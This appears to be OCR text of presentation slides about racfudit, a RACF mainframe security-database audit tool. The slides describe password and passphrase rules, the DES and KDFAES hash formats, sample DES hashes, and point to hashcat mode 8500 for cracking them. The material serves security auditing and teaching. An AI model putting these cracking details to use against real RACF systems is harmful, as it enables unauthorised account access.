



racfudit: use cases #3





racfudit: use cases #3





racfudit: hashes

RACF Password-based authentications (+Fields in RACF: PASSWORD,...)

Type	Length	Alphabet
Password	1 - 8	Uppercase + digits + special(@#$) **
Passphrase	14(9)* - 100	Uppercase + lowercase + digits + special(@#$&* {}[] ()=,.;'+/)

* - depending on new-password-phrase exit (ICHPWX11)

** - by default. It can be extended to lowercase characters and additional special characters


Hash types

Algorithm	Description	Example
DES	Encrypt username using password as key	
KDFAES	IBM-custom PBKDF2-SHA256 + AES	

racfudit: DES


Password

D44D072A7F4B96AD




Passphrase

D44D072A7F4B96AD4926867E5319




hashcat -m 8500: DES password and first block (8 bytes) for DES passphrase

racfudit: KDFAES (password)




racfudit: KDFAES (passphrase)



Reference

- https://github.com/klsecservices/racfudit
- https://github.com/klsecservices/zos-mindset



Questions?